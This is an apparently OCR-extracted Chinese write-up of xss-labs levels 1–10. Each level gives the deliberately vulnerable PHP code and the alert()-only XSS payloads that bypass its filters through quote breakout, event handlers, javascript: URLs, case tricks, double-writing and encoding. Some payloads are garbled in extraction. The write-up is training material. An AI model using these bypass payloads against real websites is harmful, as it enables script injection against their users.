
目录

Xss_labs

关卡 1：

查看源码，只在 url 里面发现有个参数输入，然后 js 代码那里 alert 方法，有个跳转功能


Payload:<script>alert(/xss/)<script>



有些简单了，看下源代码，对输出没有任何过滤


```php
<?php
ini_set("display_errors", 0);
$str = $_GET["name"];
echo "<h2 align=center>欢迎用户".$str."</h2>";
?>
<center><img src=level1.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

关卡 2：




使用 payload:<script>alert(/xss/)</script>，直接原样输出，

查看网页源码，



上面的输出结果与输入一致，也就是说输出结果处应该使用了转义函数。
文本框处也有一个回显，这里发现 value 的值是一个字符串，想到把 input 标签闭合掉。
于是 payload："><script>alert(/xss/)</script>
通过。



查看源码：
使用了 htmlspecialchars()函数把 html 标签实体化。
但是下方 input 标签出没做处理

```php
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level2.php method=GET>
<input name=keyword  value="'.$str.'">
<input type=submit name=submit value="搜索"/>
</form>
</center>';
?>
<center><img src=level2.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
```

关卡 3：

直接尝试上一关的 payload，查看回显

结果有点迷。。

网页源码如下：

```
<html>
 ▶<head>…</head>
 ▼<body>
    <h1 align="center">欢迎来到level3</h1>
    <h2 align="center">没有找到和"><script>alert(/xss/)</script>相关的结果.</h2>
  ▼<center> == $0
    ▼<form action="level3.php" method="GET">
       <input name="keyword" value=""><script>alert(/xss/)</script>">
       <input type="submit" name="submit" value="搜索">
     </form>
    </center>
   ▶<center>…</center>
    <h3 align="center">payload的长度:31</h3>
  </body>
</html>
```

两次结果不一样，应该是引号闭合的问题

```
<html>
 ▶<head>…</head>
 ▼<body>
    <h1 align="center">欢迎来到level3</h1>
    <h2 align="center">没有找到和"><script>alert('xss')</script>相关的结果.</h2>
  ▼<center>
  ▼<form action="level3.php" method="GET"> == $0
      <input name="keyword" value=""><script>alert(" xss')&lt; script&gt;'>
      <input type="submit" name="submit" value="搜索">
    </form>
   </center>
  ▶<center>…</center>
    <h3 align="center">payload的长度:31</h3>
  </body>
</html>
```

查看源码：

对两个回显部分都做了过滤，但是可以使用 html 事件触发 xss

```
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>"."<center>
<form action=level3.php method=GET>
<input name=keyword  value='".htmlspecialchars($str)."'>
<input type=submit name=submit value=搜索 />
</form>
</center>";
?>
<center><img src=level3.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
```

payload：'onclick='alert('xss')

关卡 4：

使用上一关 payload：

回显以及前端源码如下：

```
<html>
 ▶<head>…</head>
 ▼<body>
    <h1 align="center">欢迎来到level4</h1>
    <h2 align="center">没有找到和'onclick='alert('xss')相关的结果.</h2>
   ▼<center>
     ▼<form action="level4.php" method="GET">
        <input name="keyword" value="'onclick='alert('xss')"> == $0
        <input type="submit" name="submit" value="搜索">
      </form>
    </center>
   ▶<center>…</center>
    <h3 align="center">payload的长度:22</h3>
  </body>
</html>
```

尝试其他输入：<script>alert('xss')</script>

回显如下：发现(< ,>)被过滤掉了。

查看后端源码：

```php
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace(">","",$str);
$str3=str_replace("<","",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level4.php method=GET>
<input name=keyword  value="'.$str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level4.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
```

分析：

value 处的$str3 仅仅是被过滤掉尖括号(<,>)，但是可以使用 html 事件触发 xss。

但是最开始处就是利用 html 的 onclick 事件的 payload：’onclick=’alert(’xss’)，结果并没有触发 xss，仔细看源码，发现是双引号闭合字符串，于是"onclick="alert('xss')。

成功回显，所以 payload："onclick="alert('xss')

关卡 5：

试试上一关 payload，然后再查看前端源码。

前端：

```
<html>
▶<head>…</head>
▼<body>
    <h1 align="center">欢迎来到level5</h1>
    <h2 align="center">没有找到和"onclick="alert('xss')相关的结果.</h2>
  ▼<center>
    ▼<form action="level5.php" method="GET">
        <input name="keyword" value o_nclick="alert('xss')"> == $0
        <input type="submit" name="submit" value="搜索">
      </form>
    </center>
  ▶<center>…</center>
    <h3 align="center">payload的长度:23</h3>
  </body>
</html>
```

通过不同的输入测试，发现似乎是双引号（""）闭合，然后把 payload 的引号改成双引号，结果如下：

其他输入的结果：
发现<script>以及 on 会在中间加个下划线。

直接输入 script 的话并不会被处理。

同时也发现，输入会都变成小写。也就是说大小写绕过不行。
但是搜索框的输出好像并没有过滤掉尖括号(<,>)，那么可以使用 a 标签触发跳转
查看后端源码：

```php
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o n",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level5.php method=GET>
<input name=keyword  value="'.$str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level5.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
```

payload："><a href='javascript:alert(/xss/)'>
双引号闭合引号，>闭合 input 标签


完成。

关卡 6：

使用上关 payload，然后查看前端

欢迎来到level6

没有找到和"><a href='javascript:alert(/xss/)'>相关的结果.




payload的长度:37

前端显示，发现 href 变成了 hr_ef

```
<input name="keyword" value> == $0
<a hr_ef="javascript:alert(/xss/)">
  "">
  "
  <input type="submit" name="submit" value="搜索">
</a>
</form>
</center>
<center>…</center>
<a hr_ef="javascript:alert(/xss/)">…</a>
```

于是又试了试其他的输入，

没有找到和<script>alert('xss')</script>相关的结果.



没有找到和script相关的结果.

没有找到和onclick相关的结果.

没有找到和href相关的结果.

hr_ef 搜索

没有找到和<sCript>alert('xss')</script>相关的结果.

<sCript>alert('xss')</script> 搜索

发现，过滤方法跟第五关差不多，但是发现并没有对大小写进行处理。
查看后端：


```php
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level6.php method=GET>
<input name=keyword  value="'.$str6.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level6.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str6)."</h3>";
?>
```

分析：没有对大小写进行处理的话，那就可以利用 a 标签 href 属性跳转
于是，payload："><a hRef='javascript:alert(/xss/)'>
完成。

关卡 7：


任意输入，发现 script 被删除了。

试了试双写，也不行，但是输出是<script>alert(/xss/)</script>，只删除了一次 script，同时说明使用了 htmlspecialchars 函数过滤。




改用 html 事件，先闭合尖括号。"onclick="alert('xss')


发现 on 也被去掉




之后尝试大小写绕过，发现全被转为小写，所以大小写绕过的方法行不通。
最后不断尝试，发现可以使用双写 on 和 script 构造 payload。
最后 payload：" oonnclick=javasscriptcript:alert(/xss/)>//



然而，这样子不会触发弹窗，貌似后面必须有文本？





源码：

```php
<?php
ini_set("display_errors", 0);
$str =strtolower( $_GET["keyword"]);
$str2=str_replace("script","",$str);
$str3=str_replace("on","",$str2);
$str4=str_replace("src","",$str3);
$str5=str_replace("data","",$str4);
$str6=str_replace("href","",$str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level7.php method=GET>
<input name=keyword  value="'.$str6.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level7.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str6)."</h3>";
?>
```

关卡 8：


通过测试，发现过滤机制把输入全部转为小写，并且 on->o_n，script->scr_ipt

同时发现，不管如何输入，value 始终是字符串，发现引号跟尖括号表成了实体。没了入手点了。。。。

最后发现，可以进行 unicode 编码绕过。

payload：javascript:alert(/xss/)

➔ javascript:alert(/xss/)




unicode 码变成了字符。


```php
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace('"','&quot',$str6);
echo '<center>
<form action=level8.php method=GET>
<input name=keyword  value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
 echo '<center><BR><a href="'.$str7.'">友情链接</a></center>';
?>
<center><img src=level8.jpg></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str7)."</h3>";
?>
```

关卡 9：

输入全转为小写，下方 a 标签处无结果，提示链接不合法



于是输入一个合法的链接，带 http://的，发现可以访问。


尝试闭合双引号和尖括号，发现被转换成实体，同时也破坏 script 的结构。

最后，编码绕过

payload：

javascript:alert(/xss/)//http://www.baidu.com

http 前面需要加//（这里不知道为什么）



源码：

$str7 是经过过滤的字符串。


所以通过例子可以知道，进行 Unicode 编码可以绕过过滤函数.

```php
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace('"','&quot',$str6);
echo '<center>
<form action=level9.php method=GET>
<input name=keyword  value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
if(false===strpos($str7,'http://'))
{
  echo '<center><BR><a href="您的链接不合法？有没有！">友情链接</a></center>';
      }
else
{
  echo '<center><BR><a href="'.$str7.'">友情链接</a></center>';
}
?>
<center><img src=level9.png></center>
```

关卡 10：

观察页面，发现没有输入的地方，但是在 url 处传递了一个参数 keyword，同时在前端源码发现三个隐藏的 input 标签，于是想到可以直接通过 url 传递这三个值。
然后在源码中发现 t_sort 处有回传值，但是<>被过滤了。所以可以从 t_sort 入手。

虽然过滤了<>，导致无法利用<script>等标签
但是可以利用 html 事件，给 input 标签添加一个点击事件，绑定 alert。然后在显示这个 input 的输入框。完成。



做了过滤，然后将输出插入到 input 标签中，构造成表单。因此可以利用传递的参数构造表单，完成 xss 攻击。

```php
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str11 = $_GET["t_sort"];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
```